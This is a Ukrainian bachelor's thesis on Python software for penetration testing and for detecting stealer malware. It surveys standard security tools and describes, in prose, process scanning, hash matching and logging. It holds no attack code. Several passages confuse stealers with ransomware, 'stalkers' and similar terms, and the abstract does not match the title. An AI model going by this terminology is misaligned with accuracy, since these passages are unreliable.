Центральноукраїнський національний технічний університет
Механіко-технологічний факультет
Кафедра кібербезпеки та програмного забезпечення

”Допущено до захисту”
Завідувач кафедри кібербезпеки
та програмного забезпечення
д.т.н., професор
_____ Олексій СМІРНОВ
“____” _____ 20__ р.

ВИПУСКНА КВАЛІФІКАЦІЙНА РОБОТА
за першим (бакалаврським) рівнем вищої освіти
на тему
“Програмне забезпечення системи кібербезпеки для пентестінгу та захисту від програм-стилерів”

Виконав здобувач вищої освіти
IV курсу, групи КБ-20-3СК
ОПП «Кібербезпека»
спеціальності 125 «Кібербезпека»
_____ Ружин В. Ю.
«____» _____ 2024 р.

Керівник проекту
доктор технічних наук, професор
_____ Мелешко Є. В.
«____» _____ 2024 р.
Рецензент _____
_____

м. Кропивницький

Міністерство освіти і науки України
Центральноукраїнський національний технічний університет

Факультет *Механіко-технологічний*
Кафедра *Кібербезпеки та програмного забезпечення*
Освітній ступінь *бакалавр*
Спеціальність *125 Кібербезпека*

ЗАТВЕРДЖУЮ
Завідувач кафедри
д.т.н., проф.
_____О.А.Смірнов
« __ » _____ 20__ року

З А В Д А Н Н Я
НА КВАЛІФІКАЦІЙНУ БАКАЛАВРСЬКУ РОБОТУ СТУДЕНТУ

Ружину Віталію Юрійовичу
(прізвище, ім'я, по батькові)

1. Тема роботи *"Програмне забезпечення системи кібербезпеки для пентестінгу та захисту від програм-стилерів"*

керівник роботи *Мелешко Єлизавета Владиславівна, д-р техн. наук, професор*
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання)

затверджені наказом вищого навчального закладу *№___ від ___.___.2024 року*

2. Строк подання студентом роботи до захисту ___.___.2024 р.

3. Мета та завдання кваліфікаційної бакалаврської роботи*: Метою розробки є програмне забезпечення системи кібербезпеки для пентестінгу та захисту від програм-стилерів*

4. Зміст розрахунково-пояснювальної записки (перелік питань, які потрібно розробити)

1. Призначення та область використання.
2.Перегляд аналогічних існуючих систем.
3. Опис і обґрунтування проектних рішень.
4. Етапи програмування системи.
5. Впровадження системи в промислову експлуатацію.
6. Висновки

5. Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень)

Структурна схема системи	*1 аркуш*
Функціональна схема системи	*1 аркуш*
Діаграма процесів	*1 аркуш*
Блок-схема алгоритму роботи додатку	*2 аркуша*

6. Дата видачі завдання « » 2023 р.

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів кваліфікаційної бакалаврської роботи	Строк виконання етапів кваліфікаційної бакалаврської роботи	Примітка
1.	Аналіз існуючих систем	10.03.2024 р.	
2.	Постановка задачі, оформлення ТЗ	15.03.2024 р.	
3.	Розробка моделі компонента	20.03.2024 р.	
4.	Розробка структур даних	25.03.2024 р.	
5.	Розробка алгоритмів зв’язку та відображення	30.03.2024 р.	
6.	Програмування алгоритмів	10.04.2024 р.	
7.	Оформлення ПЗ	17.04.2024 р.	
8.	Попередній захист роботи	22.05.2024 р.	

Студент _____ _____
(підпис) (прізвище та ініціали)

Керівник роботи _____ _____
(підпис) (прізвище та ініціали)

АНОТАЦІЯ

Ружин В.Ю. Програмне забезпечення системи кібербезпеки для пентестінгу та захисту від програм-стилерів. 125 Кібербезпека. Центральноукраїнський національний технічний університет. Кропивницький. 2024.

У даній кваліфікаційній бакалаврській роботі розроблено програмне забезпечення, яке призначено для системи кібербезпеки захищеного обміну даними у мережі Інтернет.

Метою роботи є створення системи кібербезпеки для захищеного обміну даними у мережі Інтернет.

Результат роботи – програмна реалізація системи кібербезпеки для захищеного обміну даними у мережі Інтернет.

В процесі роботи над реалізацією системи виконано дослідження існуючих методів, алгоритмів та програмних засобів. Розроблено та реалізовано власне програмне забезпечення, здійснено опис всіх його компонентів.

Розроблено зручний інтерфейс користувача. Наведені інструкції по роботі з програмними засобами.

Програма може використовуватися на ПЕОМ архітектури IBM PC з ОС Windows 10/11.

Програму розроблено на мові програмування Python.

Ключові слова: кібербезпека, захист інформації, стиллер, пентестінг

ABSTRACT

Ruzhyn V.Y. Software for cybersecurity system for penetration testing and protection against program stealers. 125 Cybersecurity. Central Ukrainian National Technical University. Kropyvnytskyi 2024.

In this bachelor's qualification work, software that is designed for system for secure data exchange on the Internet was developed.

The purpose of the development is the software of the system for secure data exchange on the Internet.

The result of the work is the software implementation of the system for secure data exchange on the Internet.

In the process of working on a software model an analysis of existing hardware and software was performed. All components of the software developed are fully described.

A user-friendly interface is developed. The instructions for working with the software are provided.

The program can be used on an IBM PC running Windows 10/11.

The software is developed in the Python programming language.

Keywords: cybersecurity, information protection, stealer, penetration testing

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ І ТЕРМІНІВ

ПЗ	–	програмне забезпечення
КБ	–	кібербезпека
ПТ	–	пентестінг
ПШ	–	програми-стилери
DoS	–	Denial of Service
DDoS	–	Distributed Denial of Service
SQL	–	Structured Query Language
API	–	Application Programming Interface
VPN	–	Virtual Private Network
IDS	–	Intrusion Detection System
IPS	–	Intrusion Prevention System
FW	–	Firewall

ВСТУП

В умовах, коли інформаційні технології пронизують кожен аспект нашого життя, кібербезпека стала ключовим питанням. Щодня ми стикаємося з великими обсягами даних, які необхідно захищати від зловмисників, що постійно шукають нові способи втручання в приватне життя та безпеку інших людей. Завдяки знанням і ресурсам кіберзлочинців ці зловмисники використовують все більш витончені інструменти і тактики атак, що призводить до зростання кіберзлочинності. Такі атаки можуть завдати значної шкоди не лише окремим особам, але й цілим організаціям.

На жаль, наслідки таких атак можуть бути руйнівними, включаючи втрату конфіденційних даних, значні фінансові втрати та серйозні порушення роботи критично важливих інформаційних систем. Тому розробка та впровадження ефективних методів захисту від кіберзагроз є важливим викликом для IT-спеціалістів у всьому світі.

Одним із перевірених ефективних методів захисту інформаційних систем є тестування на проникнення. Цей метод імітує атаку зловмисника для виявлення потенційних вразливостей системи. Окрім виявлення слабких місць, тестування на проникнення може також оцінити здатність системи протистояти зловмисним атакам, що сприяє підвищенню рівня безпеки.

Крім того, важливим способом захисту від кіберзагроз є використання спеціалізованого програмного забезпечення, такого як антивіруси та програми-вимагачі. Таке програмне забезпечення призначене для виявлення та блокування шкідливих програм, які намагаються викрасти важливі дані, втрутитися в роботу системи або знищити дані.

Мета й завдання дослідження. Метою роботи є програмне забезпечення системи кібербезпеки для пентестінгу та захисту від програм-стилерів.

Для досягнення поставленої мети визначена програма дослідження, що складається з наступних завдань:

– Дослідження існуючих методів пентестінгу та захисту від програм-стилерів.

– Розробка алгоритмів системи кібербезпеки для захисту від програм-стилерів.

– Програмна реалізація системи кібербезпеки для захисту від програм-стилерів.

Практична цінність отриманих результатів полягає в тому, що розроблені алгоритми дозволяють забезпечити захист даних у мережі Інтернет та виявить нові можливості для підвищення ефективності захисту інформаційних систем загалом. Таке дослідження сприятиме розвитку галузі кібербезпеки та підвищенню рівня довіри до цифрового простору.

Отже, розробка та впровадження програмного забезпечення системи кібербезпеки для пентестінгу та захисту від програм-стилерів є актуальною задачею, яка вимагає постійного вдосконалення і розробки нових рішень та вирішувалася у цій кваліфікаційній роботі.

1 ПРИЗНАЧЕННЯ ТА ОБЛАСТЬ ВИКОРИСТАННЯ

1.1 Призначення системи

Система програмного забезпечення кібербезпеки для пентестінгу та захисту від програм-стилерів призначена для забезпечення безпеки інформаційних ресурсів та даних в комп'ютерних системах. і даних у комп'ютерних системах. Вона виконує широкий спектр завдань, починаючи з виявлення потенційних вразливостей системи шляхом аналізу її конфігурації та пошуку слабких місць у системі безпеки.

Далі вона проводить тести на проникнення, імітуючи різні типи атак, щоб оцінити стійкість системи до зловмисного втручання. Він також відстежує та аналізує активність системи, щоб виявити незвичні шаблони та вчасно відреагувати на потенційні загрози, щоб допомогти запобігти кібератакам.

Особлива увага приділяється захисту від програм-стилерів. Для запобігання крадіжці програмного коду та конфіденційної інформації використовуються різні методи безпеки, такі як шифрування, контроль доступу та виявлення шкідливого програмного забезпечення.

Крім того, сканування, аналіз та реагування на загрози автоматизовано для швидкого виявлення та усунення проблем безпеки. Також надаються звіти про виявлені вразливості та вжиті заходи безпеки.

Захист від стилерів необхідний для збереження конфіденційних даних і пом’якшення потенційних загроз, що, як наслідок, допоможе підвищити загальну продуктивність і стабільність організації без страху втрати важливих даних.

Таким чином, програмні системи кібербезпеки для пентестування та захисту від програм-вимагачів є важливим компонентом комплексної стратегії безпеки інформаційних систем, допомагаючи організаціям підтримувати конфіденційність, цілісність і доступність своїх даних та інформаційних ресурсів.

1.2 Область застосування

Область застосування системи програмного забезпечення кібербезпеки для пентестінгу та захисту від програм-стилерів включає:

- IT-компанії.
- Фінансовий сектор.
- Корпоративні мережі.
- Урядові організації.
- Малі та середні підприємства.
- Мережі IoT.

IT-компанії використовують цю систему для тестування безпеки своїх продуктів перед випуском їх на ринок. Це допомагає виявити потенційні вразливості та підвищити рівень захисту від зовнішніх атак.

Банки,фінансові установи та платіжні системи використовують цю систему для захисту від кіберзлочинців, які намагаються отримати доступ до конфіденційної фінансової інформації або викрасти гроші.

Великі компанії в усіх секторах використовують цю систему для захисту своїх мереж від зловмисних атак, крадіжки даних програмами-стилерами, які можуть негативно вплинути на їхню діяльність.

Уряди та державні установи також використовують систему для захисту конфіденційної інформації, яка може стати мішенню для кібершпигунів та зловмисників.

Навіть малі та середні підприємства беруть до уваги важливість кібербезпеки в сучасному цифровому світі. Вони використовують цю систему, щоб захистити себе від кібер загроз і зберегти своїдані в безпеці.

З поширенням Інтернету речей (IoT) стає все більш важливим забезпечення безпеки підключених пристроїв. Система може бути використана для виявлення та запобігання атакам на мережі IoT та захисту від програм-стилерів, які намагаються скомпрометувати підключені пристрої.

Таким чином, Програмне забезпечення системи кібербезпеки для пентестінгу та захисту від програм-стилерів є важливим інструментом для будь-якої організації, яка прагне захистити інформаційні ресурси та дані в сучасному цифровому середовищі.

2 ПЕРЕГЛЯД АНАЛОГІЧНИХ ІСНУЮЧИХ СИСТЕМ

2.1 Огляд існуючих систем, технологій, архітектур, програмних рішень за профілем теми кваліфікаційної бакалаврської роботи

Було проведено дослідження сучасних систем для пентестингу, результати якого наведені нижче.

Nessus

Nessus – це інструмент сканування вразливостей, який відомий своєю ефективністю у виявленні потенційних слабкостей у комп'ютерних системах та мережах. Він є одним з найпопулярніших сканерів вразливостей завдяки своїй потужній функціональності та багатому набору плагінів.

Однією з ключових переваг Nessus є його широкий спектр підтримуваних плагінів, які призначені для виявлення різноманітних типів уразливостей. Ці плагіни охоплюють широкий спектр потенційних загроз, включаючи уразливості, які можуть бути використані програмами-стилерами для крадіжки даних.

Nessus використовується як проактивний інструмент для пошуку та виявлення потенційних вразливостей до того, як вони можуть бути використані зловмисниками для атак. Він допомагає адміністраторам систем та мереж стежити за безпекою своїх інфраструктур та приймати необхідні заходи для запобігання можливим атакам, включаючи захист від програм-стилерів.

Завдяки своїм потужним можливостям та гнучкості, Nessus є незамінним інструментом для багатьох організацій, що прагнуть підвищити безпеку своїх інформаційних ресурсів та захистити їх від різних кіберзагроз.

Nmap

Ще один популярний мережевий сканер, Nmap відіграє ключову роль у виявленні потенційних загроз і вразливостей в комп'ютерних системах і мережах.

Його багата функціональність робить його незамінним інструментом для мережевих адміністраторів і менеджерів з безпеки.

Однією з основних функцій Nmap є сканування портів. Він може визначити, які порти відкриті на певній системі або пристрої в мережі. Це важливо для виявлення потенційних точок входу для зловмисників і вразливостей в мережевих сервісах.

Рисунок 2.1 – Інтерфейс користувача Nesus

Крім того, Nmap можна використовувати для визначення операційних систем, що працюють на виявлених системах, і запущених мережевих служб. Це допомагає адміністраторам зрозуміти, які служби і протоколи використовуються в мережі, і виявити можливі вразливості.

Nmap можна використовувати для виявлення потенційних вразливостей в системі. Він містить набір скриптів, які можуть виявляти різні типи вразливостей, такі як відомі каталоги, слабкі паролі та відкритий доступ.

Таким чином, Nmap є потужним інструментом для виявлення мережевих та системних вразливостей. Він допомагає захистити мережеву інфраструктуру шляхом виявлення потенційних загроз і надає адміністраторам інформацію, необхідну для вжиття заходів безпеки.

Wireshark

Wireshark – це потужний інструмент аналізу мережевого трафіку, який використовується для перехоплення, перегляду та аналізу пакетів даних, що надсилаються через комп'ютерні мережі. Він може використовуватися для виявлення різних мережевих проблем і виявлення підозрілої активності, що може свідчити про атаки з вимогою викупу.



Рисунок 2.2 – Інтерфейс користувача WireShark

Однією з ключових особливостей Wireshark є його здатність перехоплювати пакети даних, що проходять через мережу. Це дозволяє йому аналізувати весь трафік, що проходить через систему, і виявляти незвичайну або підозрілу активність.

Wireshark також надає ряд інструментів для аналізу перехопленого трафіку, включаючи фільтрацію, розшифровку зашифрованого трафіку і аналіз протоколів. Це дозволяє мережевим адміністраторам детально досліджувати проблеми і виявляти підозрілі шаблони.

У випадку з програмами-мтилерами Wireshark можна використовувати для виявлення аномальних пакетів даних, які можуть свідчити про несанкціоновану передачу конфіденційної інформації в мережі. При правильному налаштуванні і

використанні Wireshark може допомогти виявити таку активність і вжити відповідних заходів безпеки.

Загалом, Wireshark є важливим інструментом для аналізу мережевого трафіку, виявлення підозрілої активності та захисту мережевої інфраструктури.

Burp Suite

Burp Suite – це інструмент для тестування на проникнення, спеціально розроблений для проведення ручного тестування веб-додатків. Це важливий інструмент для професійних етичних хакерів і веб-розробників для виявлення та виправлення вразливостей у веб-додатках.

Burp Suite містить широкий спектр інструментів, які допомагають виявляти різні типи вразливостей, включаючи вразливості, які можуть бути використані програмами-стилерами для компрометації веб-додатків. Деякі з цих вразливостей включають SQL-ін'єкції, міжсайтовий скриптинг (XSS) та командні ін'єкції.

Одним з основних компонентів Burp Suite є Burp Proxy, який може перехоплювати і змінювати HTTP-запити і відповіді між браузером і веб-сервером. Це дозволяє досліджувати і модифікувати дані, що надходять до веб-додатку, з метою виявлення потенційних вразливостей.

Крім того, Burp Suite включає такі компоненти, як Burp Spider, який автоматично сканує веб-додатки на наявність вразливостей, Burp Scanner, який виявляє активні вразливості, і Burp Repeater, який повторно надсилає HTTP-запити, які можна редагувати вручну.

Таким чином, Burp Suite – це потужний інструмент тестування безпеки веб-додатків, який може виявляти і виправляти широкий спектр вразливостей, в тому числі тих, які можуть бути використані програмами-стилерами для атак на веб-додатки.

Metasploit

Metasploit – це потужний фреймворк для тестування на проникнення в комп'ютерні системи та мережі. Metasploit є одним з найпопулярніших інструментів для етичного хакінгу та тестування безпеки.

Основна мета Metasploit – надати інструменти для використання вразливостей в комп'ютерних системах і мережах. Фреймворк містить широкий спектр модулів, які уможливлюють різні типи атак, деякі з яких можуть бути використані для стилізації програм для отримання несанкціонованого доступу до систем.

Metasploit дозволяє проводити як ручне, так і автоматизоване тестування на проникнення. Крім використання готових модулів атак, користувачі також можуть створювати власні модулі атак, які можна використовувати для виявлення та використання різних вразливостей.

Однією з головних переваг Metasploit є те, що він має велику спільноту користувачів і розробників, які постійно оновлюють і доповнюють базу даних модулів. Це дозволяє користувачам швидко реагувати на нові загрози та використовувати відомі вразливості.

В результаті Metasploit став важливим інструментом для професійних етичних хакерів і тестувальників безпеки, який допомагає виявляти і виправляти вразливості в комп'ютерних системах і мережах, в тому числі вразливості, які можуть бути використані програмами-стилерами.

Статичний аналіз коду

Статичний аналіз коду – це метод дослідження програмного забезпечення, який аналізує вихідний код без його виконання. Цей метод можна використовувати для виявлення потенційних вразливостей, які можуть бути використані програмами-вимагачами для зараження комп'ютерних систем. До інструментів статичного аналізу коду, які можна використовувати для виявлення вразливостей, пов'язаних зі стилізацією програм, відносяться:

RATS

RATS – інструмент статичного аналізу коду, який може використовуватися для виявлення вразливостей у Java, C/C++, Python та інших мовах програмування.

Основна функція RATS полягає в автоматичному скануванні вихідних

текстових файлів програмного коду для виявлення потенційних вразливостей, які зловмисники можуть використати для атаки або компрометації безпеки системи. Інструмент використовує набір правил та евристичних методів для виявлення потенційних проблем безпеки в програмному коді.

Однією з переваг RATS є те, що його можна використовувати для аналізу широкого спектру проектів, оскільки він сумісний з різними мовами програмування; RATS може допомогти виявити такі вразливості, як недостатня перевірка введення даних, використання небезпечних функцій і потенційні вразливості пам'яті.

Загальна мета використання RATS – підвищити безпеку програмного забезпечення шляхом виявлення та виправлення потенційних вразливостей на етапі розробки. Це допомагає запобігти можливим майбутнім атакам і порушенням безпеки.

Coverity – це комерційний інструмент статичного аналізу коду, призначений для виявлення потенційних уразливостей у програмному забезпеченні. Він використовується для аналізу коду, написаного на різних мовах програмування, таких як C/C++, Java, C#, Python та інші.

Основна мета Coverity полягає в автоматизованому виявленні помилок програмування та потенційних проблем безпеки на етапі розробки програмного забезпечення. Цей інструмент використовує різні аналітичні методи та техніки, щоб ідентифікувати та класифікувати різні види вразливостей.

Coverity дозволяє розробникам програмного забезпечення ефективно виявляти та виправляти потенційні проблеми безпеки, такі як недостатні перевірки вводу даних, використання небезпечних функцій, вразливості з пам'яттю та інші. Він надає детальні звіти про знайдені проблеми, що дозволяє розробникам ефективно виправляти їх перед випуском продукту.

Однією з переваг Coverity є його здатність працювати з різними мовами програмування та інтегруватися з різними середовищами розробки програмного

забезпечення. Це робить його універсальним інструментом для розробників, які працюють у різних областях та на різних платформах.

Klocwork – це комерційний інструмент статичного аналізу коду, призначений для виявлення потенційних вразливостей та помилок у програмному забезпеченні. Інструмент можна використовувати для аналізу коду, написаного на різних мовах програмування, включаючи C/C++, Java, C# та Python.

Основна мета Klocwork – автоматизувати виявлення та аналіз потенційних проблем безпеки та інших поширених помилок програмування, які можуть призвести до збоїв у роботі програмного забезпечення. Інструмент використовує різноманітні методи аналізу, включаючи аналіз потоків даних, моніторинг під час виконання та статичний аналіз коду, для виявлення та класифікації проблем.

Однією з головних переваг Klocwork є те, що він підтримує різні мови програмування і може надавати детальні звіти про знайдені проблеми. Це дозволяє розробникам програмного забезпечення ефективно виявляти та виправляти помилки і вразливості до того, як додаток буде випущено.

Крім того, Klocwork надає інтегровані інструменти управління проектами та звітності, які спрощують процес аналізу та виправлення виявлених проблем. Це робить його популярним вибором для комерційних розробників та організацій, які хочуть забезпечити високі стандарти якості та безпеки програмного забезпечення.

Шифрування для захисту від програм-стилерів

Шифрування – це метод перетворення даних у нечитабельний формат, який може бути прочитаний лише тими, хто має ключ дешифрування. Ця технологія може використовуватися для захисту даних від несанкціонованого доступу, включаючи доступ програм-стилерів.

Шифрування може бути ефективним інструментом для захисту від програм-стилерів, оскільки воно може зробити дані недоступними для цих програм. Однак важливо зазначити, що шифрування не є гарантією безпеки.

Програми-стилери можуть використовувати різні методи для обходу шифрування, наприклад, викрадення паролів або зараження комп'ютерів шкідливим програмним забезпеченням.

2.2 Обґрунтування вибору засобів для побудови системи та мови програмування

Код додатку для виявлення сталкерів написаний на Python, кросплатформенній мові програмування.

Переваги використання Python

– Кросплатформеність. Python може працювати на різних операційних системах, таких як Linux, Windows і macOS. Це робить її корисною для розробки програмного забезпечення, яке має працювати на різних системах.

– Простота синтаксису. Python має простий і зрозумілий синтаксис, що робить її легкою у вивченні та використанні. Це економить час і ресурси при розробці.

– Широкий вибір бібліотек. у мові Python доступний широкий спектр допоміжних бібліотек, пов'язаних з кібербезпекою. Ці бібліотеки надають готові до використання функції та інструменти для виконання таких завдань, як сканування систем, виявлення вразливостей та блокування шкідливого програмного забезпечення.

– Велика спільнота. Python має велику та активну спільноту розробників. Це означає, що легко знайти допомогу та підтримку, якщо ви зіткнулися з проблемами під час розробки.

– Гнучкість. Python – це гнучка мова програмування, яку можна використовувати для розробки різних типів програмного забезпечення. Тому вона підходить для розробки систем кібербезпеки, які можна розширювати та адаптувати до нових потреб.

У цьому коді використовуються такі інструменти та технології:

– psutil – цей модуль Python використовується для отримання інформації про процеси, запущені в системі. Це дозволяє коду виявляти процеси, які можуть зупинитися.

– time – цей модуль Python використовується для додавання затримки між ітераціями циклу. Це запобігає перевантаженню системи.

– socket – цей модуль Python використовується для доступу до мережевих з'єднань. Він дозволяє коду сканувати мережеві з'єднання і виявляти зависання за допомогою мережі.

– hashlib – цей модуль Python використовується для створення хешів файлів. Код може перевіряти хеш файлу процесу, щоб визначити, чи є він відомим стилером.

– os – цей модуль Python використовується для взаємодії з операційною системою. Він дозволяє коду виконувати такі дії, як блокування процесу.

Код являє собою комплексне рішення для виявлення та блокування зупинок, використовуючи Python і різні бібліотеки та модулі для виконання таких завдань, як сканування системи, перевірка хешів файлів, сканування мережевих з'єднань і блокування процесів.

2.3 Розгорнута постановка завдання

Відповідно до технічного завдання на випускну кваліфікаційну роботу за першим (бакалаврським) рівнем вищої освіти, необхідно розробити програмне забезпечення для системи кібербезпеки, зорієнтоване на захист файлових серверів від загроз, зокрема програм-стилерів.

У процесі розробки випускної кваліфікаційної роботи передбачено такий обсяг робіт:

а) Провести аналіз існуючих систем-аналогів з метою виявлення їх переваг та недоліків. Результати аналізу будуть враховані для подальшої розробки;

б) Вибрати та обґрунтувати методику побудови системи кібербезпеки,

зокрема пентестингу та захисту від програм-стилерів. Розробити функціональну та структурну схеми системи;

в) Розробити програмне забезпечення системи, яке відповідатиме поставленим технічним вимогам. Розробити блок-схеми алгоритмів програми та підпрограм;

г) Створити інтерфейс користувача з метою формування та виведення на екран ПК повідомлень про некоректні дії користувача та нестандартні ситуації в роботі технологічного обладнання;

д) Розробити рекомендації щодо організаційних та методичних заходів, які забезпечать успішне впровадження та експлуатацію системи кібербезпеки;

е) Провести розрахунки для визначення економічної ефективності розробленої системи;

ж) Розробити заходи щодо охорони праці під час впровадження та експлуатації системи, а також з цивільного захисту;

з) Сформулювати висновки щодо виконаного обсягу робіт та отриманих результатів.

Цей проект спрямований на створення програмного забезпечення для захисту файлових серверів від потенційних загроз, зокрема програм-стилерів, та його подальшу імплементацію та впровадження в промислову експлуатацію.

3 ОПИС І ОБҐРУНТУВАННЯ ПРОЕКТНИХ РІШЕНЬ

3.1 Опис функціонування системи

Ця система кібербезпеки, написана на Python, використовує різні методи для виявлення та блокування стиллерів. Розглянемо основні етапи роботи системи.

1. Сканування активних процесів

Сканування активних процесів у системі є основним і важливим компонентом системи кібербезпеки. Цей процес передбачає періодичний аналіз усіх процесів, які в даний момент активно працюють в операційній системі. Під час сканування система звертає увагу на різні параметри та атрибути, які характеризують активні процеси, щоб виявити ознаки аномальної або підозрілої активності.

Аналізуючи активний процес, система ретельно вивчає його ідентифікатор, стан, використання ресурсів (наприклад, процесора і пам'яті) і дії, які він виконує. Іншими словами, досліджується, які операції виконує кожен процес, до яких файлів і ресурсів він звертається і які системні виклики робить.

Особлива увага приділяється виявленню дій, які можуть бути характерними для стилусного та інших видів шкідливого програмного забезпечення. Наприклад, шукаються ознаки доступу до конфіденційної інформації, зміни системних параметрів без дозволу користувача, спроби небезпечних операцій тощо.

Крім того, система також враховує контекст та історію активних процесів і виявляє зміни в поведінці або активності, які можуть свідчити про проблему або загрозу. Це дозволяє системі реагувати на потенційні загрози в режимі реального часу та ефективно захищати операційну систему та її дані.

Отже, сканування активних процесів відіграє важливу роль у забезпеченні безпеки комп'ютерних систем, ретельно аналізуючи активність процесів і виявляючи підозрілі або зловмисні дії.

2. Перевірка на відповідність відомим стилерам

Перевірка на відповідність відомим стилям є важливим етапом роботи системи кібербезпеки, яка може виявляти потенційно шкідливі процеси на основі імені та хеш-значень EXE-файлів. Для кожного активного процесу, виявленого під час сканування, система порівнює інформацію про процес зі списком відомих стилів, які раніше були визначені як потенційно небезпечні.

Під час цього процесу система виконує такі дії:

– Перевірка назв процесів. Система звіряє назву кожного процесу зі списком відомих небезпечних програм-стилерів. Це дозволяє виявити процеси з характеристиками, характерними для відомих шкідливих програм.

– Перевірка хеш-значень EXE-файлів. Система обчислює хеш-файл EXE для кожного процесу і порівнює його з відомими хеш-значеннями стилів у списку. Хеш-значення файлу – це унікальне число, яке однозначно ідентифікує файл і дозволяє виявити зміни у файлі.

Якщо під час сканування виявлено, що якийсь процес є відомим викрадачем, система вживає відповідних захисних заходів. Наприклад, вона може заблокувати процес або зареєструвати подію в журналі подій для подальшого аналізу та вжиття відповідних заходів захисту.

Таким чином, система ефективно виявляє та реагує на відомі загрози стилерів і забезпечує високий рівень захисту системи від потенційно небезпечних програм.

1. Ведення журналу

Ведення журналу є ключовим компонентом ефективної системи кібербезпеки. Цей процес систематично реєструє та зберігає інформацію про всі виявлені події, пов'язані з виявленням кібератак та реагуванням на них. Детальне ведення журналу гарантує, що критична інформація є об'єктивною, структурованою і може бути використана для аналізу, моніторингу та вдосконалення систем кібербезпеки.

Кожен запис у журналі містить низку важливих відомостей:

– Деталі процесу.

Кожен запис містить інформацію про виявлені процеси,
які можуть бути пов'язані зі стилером. Сюди входить назва процесу, ідентифікатор процесу, шлях до виконуваного файлу та інші атрибути, корисні для аналізу.

– Інформація про виявлення.

Кожен виявлений стилер реєструється разом з інформацією про метод виявлення. Сюди входять результати перевірки імені процесу, хеш EXE-файлу, порівняння з базою даних відомих стилерів та інші характеристики.

– Дії, виконані після виявлення.

У журналі фіксуються дії, виконані системою після виявлення стилера. Це включає блокування процесів, повідомлення системного адміністратора та автоматичну активацію додаткових заходів захисту.

– Дата та час.

Кожен запис журналу містить дату та час виявлення події. Це дозволяє зберігати та аналізувати послідовність подій відповідно до часової мітки.

– Інша інформація.

Журнал може містити іншу важливу інформацію,наприклад, виявлені аномалії поведінки щупа, попередні результати аналізу та рекомендації щодо захисних заходів.

Такі детальні журнали допомагають не лише виявляти та блокувати стабілізатори, але й аналізувати їхню активність, виявляти потенційні вразливості та вдосконалювати стратегії захисту в майбутньому. Крім того, системні адміністратори можуть здійснювати детальний моніторинг та аудит безпеки, щоб забезпечити захист системних ресурсів.

4. Оновлення переліку відомих стилерів

Оновлення переліку відомих стилерів є невід'ємною частиною стратегії кібербезпеки, що дозволяє системі підтримувати високий рівень захисту від нових та еволюціонуючих загроз. У цьому процесі є кілька ключових етапів, кожен з яких спрямований на забезпечення достовірності та актуальності інформації про

потенційні загрози.

1. Збір нової інформації. Система автоматично отримує дані про нові відомі стилери з різних джерел, включаючи онлайн-бази даних про загрози, регулярні оновлення від антивірусних компаній та професійних організацій, а також сповіщення від експертів з безпеки.

2. Верифікація. Після отримання нової інформації система перевіряє її точність та актуальність. Це включає перевірку джерела, аналіз підписів та інші методи перевірки даних.

3. Оцінка ризиків. Кожен виявлений стилер оцінюється за рівнем загрози, яку він становить для системи. Це дозволяє визначити пріоритетність впровадження заходів захисту та реагування.

4. Адаптація заходів захисту. На основі нової інформації система адаптує заходи захисту, такі як оновлення переліку стилерів у базі даних, налаштування правил виявлення та блокування, а також оновлення методів аналізу та виявлення.

5. Застосування оновлень. Після аналізу та оцінки інформації система застосовує оновлення до баз даних стилерів та конфігурацій, щоб забезпечити найвищий рівень захисту для користувача.

6. Моніторинг ефективності. Після застосування оновлень система відстежує їх ефективність та реагує на будь-які непередбачувані наслідки або нові загрози, які можуть виникнути в результаті цих змін.

Цей процес дозволяє системам кібербезпеки гнучко та адаптивно реагувати на зміни кіберзагроз і забезпечувати ефективний захист від нових та еволюціонуючих загроз.

Розглянемо додаткові можливості системи

Сканування за запитом

Сканування за запитом – це важлива функція кібербезпеки, яка дозволяє користувачам виконувати перевірку безпеки своїх систем у будь-який час на вимогу. Давайте розглянемо докладніше, як працює ця функція і які переваги вона дає:

– Запит користувача. Користувач може виконати сканування системи за допомогою спеціального інтерфейсу або командного рядка. Це дозволяє виконувати перевірку безпеки в зручний для користувача час при підозрі на потенційні загрози або проблеми.

– Налаштування параметрів сканування. Користувачі можуть налаштувати параметри сканування відповідно до своїх потреб і вимог. Це включає вибір області сканування (наприклад, вся система або окремі каталоги), тип сканування (наприклад, віруси, атаки, інші загрози) та інші налаштування.

– Гнучке керування. Користувач має можливість керувати процесом сканування, в тому числі призупиняти, відновлювати або скасовувати операції за потреби. Це дозволяє ефективно управляти системними ресурсами і виконувати перевірку безпеки, не втручаючись в інші процеси.

– Повідомлення про результати. Після завершення сканування користувач отримує повідомлення про результати, включаючи виявлені загрози, поради щодо їх усунення, статистику сканування та іншу важливу інформацію.

– Забезпечення конфіденційності. Система забезпечує конфіденційність даних під час процесу сканування і гарантує, що результати будуть доступні тільки користувачеві або уповноваженим особам.

